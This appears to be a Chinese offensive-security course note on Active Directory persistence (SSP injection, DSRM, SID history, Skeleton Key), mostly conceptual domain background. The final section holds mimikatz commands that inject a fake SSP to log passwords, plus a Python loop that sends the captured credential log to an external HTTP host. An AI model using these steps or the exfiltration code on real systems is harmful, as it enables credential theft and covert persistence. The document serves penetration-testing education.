


Day190 内网对抗-权限维持篇&内网AD域&SSP注入&DSRM还原后门&SID历史后门&Skeleton钥匙



1.知识点

- 1、基石框架篇-单域架构-权限控制-用户和网络
- 2、基石框架篇-单域架构-环境搭建-准备和加入
- 3、基石框架篇-单域架构-信息收集-手工和工具

-
- 1、基石框架篇-父域子域架构-权限控制-用户和网络
 - 2、基石框架篇-父域子域架构-环境搭建-准备和加入
 - 3、基石框架篇-父域子域架构-信息收集-手工和工具

-
- 1、基石框架篇-域树&域林架构-权限控制-用户和网络
 - 2、基石框架篇-域树&域林架构-环境搭建-准备和加入
 - 3、基石框架篇-域树&域林架构-信息收集-手工和工具

-
- 1、代理隧道篇-代理通讯网络不可达-正反向连接上线
 - 2、代理隧道篇-代理通讯网络不可达-SockS代理配置

-
- 1、代理隧道篇-单向防火墙&双向防火墙-命令关闭
 - 2、代理隧道篇-单向防火墙&双向防火墙-正向反向
 - 3、代理隧道篇-单向防火墙&双向防火墙-隧道技术

-
- 1、隧道技术篇-网络层-ICMP协议-判断&封装&建立&穿透
 - 2、隧道技术篇-传输层-DNS协议-判断&封装&建立&穿透
 - 3、隧道技术篇-表示层-SMB协议-判断&封装&建立&穿透

-
- 1、C2/C2上线-CrossC2插件-多系统平台支持
 - 2、隧道技术篇-应用层-SSH协议-判断&封装&建立&穿透
 - 3、隧道技术篇-应用层-HTTP协议-判断&封装&建立&穿透

-
- 1、隧道技术篇-传输层-工具项目-Frp&Nps&Chisel
 - 2、隧道技术篇-传输层-端口转发&Socks建立&C2上线

-
- 1、信息收集篇-网络架构-出网&角色&服务&成员
 - 2、信息收集篇-安全防护-杀毒&防火墙&流量监控

- 3、信息收集篇-密码凭据-系统&工具&网站&网络

-
- 1、信息收集篇-自动化工具项目-本机敏感信息
 - 2、信息收集篇-自动化工具项目-综合打点信息
 - 3、信息收集篇-自动化工具项目-域内分析信息

-
- 1、横向移动篇-入口点分析-域内域外打点
 - 2、横向移动篇-IPC\$利用-连接通讯&计划任务
 - 3、横向移动篇-IPC\$利用-命令模式&工具套件

-
- 1、横向移动篇-协议服务-SMB&WMI&DCOM
 - 2、横向移动篇-协议服务-命令模式&工具套件
 - 3、横向移动篇-协议服务-安全防御&利用条件

-
- 1、横向移动篇-协议服务-WinRS&WinRM&RDP
 - 2、横向移动篇-工具项目-密码喷射&CrackMapExec

-
- 1、横向移动篇-凭据传递攻击-PTH&PTT&PTK
 - 2、横向移动篇-Kerberoast-四个票据攻击点

-
- 1、横向移动篇-凭据传递攻击-PTH&PTT&PTK
 - 2、横向移动篇-Kerberoast-四个票据攻击点

-
- 1、横向移动-资源约束委派-利用域用户主机加入
 - 2、横向移动-资源约束委派-Acount Operators组
 - 3、横向移动-资源约束委派-CVE结合HTLMRelay

-
- 1、横向移动-NTLM监听-Responder&Inveigh
 - 2、横向移动-NTLM条件-强制触发&被动钓鱼
 - 3、横向移动-NTLM中继-暴力破解&Relay攻击

-
- 1、横向移动-Exchange服务-信息收集&定位&版本
 - 2、横向移动-Exchange服务-无凭据-爆破&漏洞利用
 - 3、横向移动-Exchange服务-有凭据-漏洞利用&权限维持

-
- 1、横向移动-域控提权-CVE-2020-1472
 - 2、横向移动-域控提权-CVE-2021-42287
 - 3、横向移动-域控提权-CVE-2022-26923
 - 4、横向移动-其他漏洞-MS17010&MS14068
-

- 1、横向移动-单域&父子域&域森林-信息收集差异
 - 2、横向移动-单域&父子域&域森林-横向移动差异
-

- 1、横向移动-局域网工作组-中间人攻击&ARP欺骗
 - 2、横向移动-局域网工作组-中间人攻击&DNS劫持
-

- 1、横向移动-Linux-SSH协议&爆破&密钥移动
 - 2、横向移动-Linux-Jenkins应用&漏洞&密钥
-

- 1、权限维持-内网域-基于验证DLL加载-SSP
 - 2、权限维持-内网域-基于机制账号启用-DSRM
 - 3、权限维持-内网域-基于用户属性修改-SID-history
 - 4、权限维持-内网域-基于登录进程劫持-Skeleton-Key
-

2.详细点



- 1 1、认知处于什么网络环境下
- 2 2、认知内网域分类及成员架构
- 3 3、认知信息收集有那些重要信息
- 4 4、认知代理隧道有那些方法技术
- 5 5、认知横向移动有那些方法技术
- 6 5、认知权限维持有那些方法技术

2.1 工作组



- 1 将不同的计算机按照功能分别列入不同的工作组。想要访问某个部门的资源，只要在“网络”里面双击该部门的工作组名。工作组就像一个可以自由进入和退出的社团，方便同组的计算机相互访问，工作组没有集中管理作用，工作组里的计算机都是相互对等的（即没有服务器和客户机之分）。对局域网中的计算机进行分类，使得网络更有序。计算机的管理依然是各自为政，所有计算机依然是对等的，松散会员制，可以随意加入和退出，且不同工作组之间的共享资源可以相互访问。

2.2 内网域



- 1 分类：单域、子域、父域、域树、域森林、DNS域名服务器
- 2 “域”是一个有安全边界的计算机组合（一个域中的用户无法访问另一个域中的资源），域内资源由一台域控制器（Domain Controller, DC）集中管理，用户名和密码是放在域控制器去验证的。
- 3 优点：通过组策略来统一管理。
- 4 单域：即只有一个域的网络环境，一般需要两台DC，一台DC，另一台备用DC（容灾）
- 5 父子域：类比公司总部和公司分部的关系，总部的域称为父域，各分部的域称为该域的子域。使用父子域的好处：
 - 6 • 减小了域之间信息交互的压力（域内信息交互不会压缩，域间信息交互可压缩）
 - 7 • 不同的子域可以指定特定的安全策略
- 8 父子域中域名使用一个.表示一个层次，类似于DNS域名表示方式，子域只能使用父域的名字作为域名后缀
- 9 域树：多个域通过建立信任关系组成的集合。若两个域之间需要相互访问，需要建立信任关系（Trust Relation），通过信任关系可以将父子域连接成树状结构
- 10 域森林：多个域树通过建立信任关系组成的集合。
- 11 域名服务器：实现域名到IP地址的转换。由于域中计算机使用DNS来定位DC、服务器和其他计算机的，所以域的名字就是DNS域的名字。
- 12 内网渗透中，大都是通过寻找DNS服务器来确定域控制器位置（因为DNS服务器和域控制器通常配置在一台机器上）

2.3 域内权限



- 1 • 域本地组：
 - 2 • 多域用户访问单域资源
- 3 • （访问同一个域），主要用于授予本域内资源的访问权限，可以从任何域中添加用户账号、通用组和全局组。域本地组无法嵌套在其他组中
- 4 • 全局组：
 - 5 • 单域用户访问多域资源
 - 6 • （必须是同一个域中的用户），只能在创建该全局组的域中添加用户和全局组，但可以在域森林中的任何域内指派权限，也可以嵌套在其他组中
- 7 • 通用组：多域用户访问多域资源，成员信息不保存在域控制器中，而是保存在全局编录（GC）中，任何变化都会导致全林复制

2.4 域内组划分



- 1 域本地组：来自全林作用于本域
- 2 全局组：来自本域作用于全林
- 3 通用组：来自全林作用于全林
- 4 本地域组的权限
- 5 Administrators（管理员组） ----最重要的权限
- 6 Remote Desktop Users（远程登录组）
- 7 Print Operators（打印机操作员组）
- 8 Account Operators（帐号操作员组）
- 9 Server Operators（服务器操作员组）
- 10 Backup Operators（备份操作员组）
- 11 全局组、通用组的权限
- 12 Domain Admins（域管理员组） ----最最最重要的权限，一般来说域渗透是看重这个

- 13 Enterprise Admins（企业系统管理员组）----最重要的权限，其次是去看重这个权限
- 14 Schema Admins（架构管理员组）----最重要的权限
- 15 Domain Users（域用户组）

2.5 A-G-DL-P策略



- 1 A 代表用户账号（Account）。
- 2 G 代表全局组（Global Group）。
- 3 DL 代表域本地组（Domain Local Group）。
- 4 P 代表资源访问权限（Permission）。
- 5 A-G-DL-P策略是一种将用户账号添加到全局组中，然后将全局组添加到域本地组中，并为域本地组分配资源访问权限的策略。这种策略使得来自不同域的用户能够通过全局组和域本地组的组织方式，访问本地域中的资源。

2.6 域环境应用



- 1
 - 账号集中管理
- 2
 - 软件集中管理
- 3
 - 环境集中管理
- 4
 - 增强统一安全性

2.7 域环境架构



- 1 域控制器
- 2 成员服务器
- 3 客户机
- 4 独立服务器
- 5 见图：（单域，父域，子域，域树，域森林）
- 6 单域是指网络环境中只有一个域，建立一个单独的域足以。
- 7 父子域在一个域中划分出多个域，被划分的域为父域，划分出来的域为子域。
- 8 域树中的命名空间具有连续性，并且域名层次越深，级别越低。
- 9 域林是指一个或多个没有形成连续名字空间的域树组成的域树集合。

3.演示案例



- 1 参考资料：
- 2 <https://forum.butian.net/share/524>

3.1 权限维持-内网域-基于验证DLL加载-SSP

1

方法一：但如果域控制器重启，被注入内存的伪造的SSP将会丢失。

2

privilege::debug



3



misc::memssp

4



c:\windows\System32\mimilsa.log 记录登录的账号密码

(1) 方法一：





但是如果对方登录该机器，就会导致权限丢失，无法看到该文件，因此要实时监控该文件，将该文件数据进行发送。




```
def main():
    log_file_path = r"C:\Windows\System32\mimilsa.log"

    while True:
        mimidata=read_log_file(log_file_path)
        print(mimidata)
        #time.sleep(10)
        url="http://192.168.3.31:81/data.php?data="+str(mimidata)
        print(url)
        requests.get(url)
```

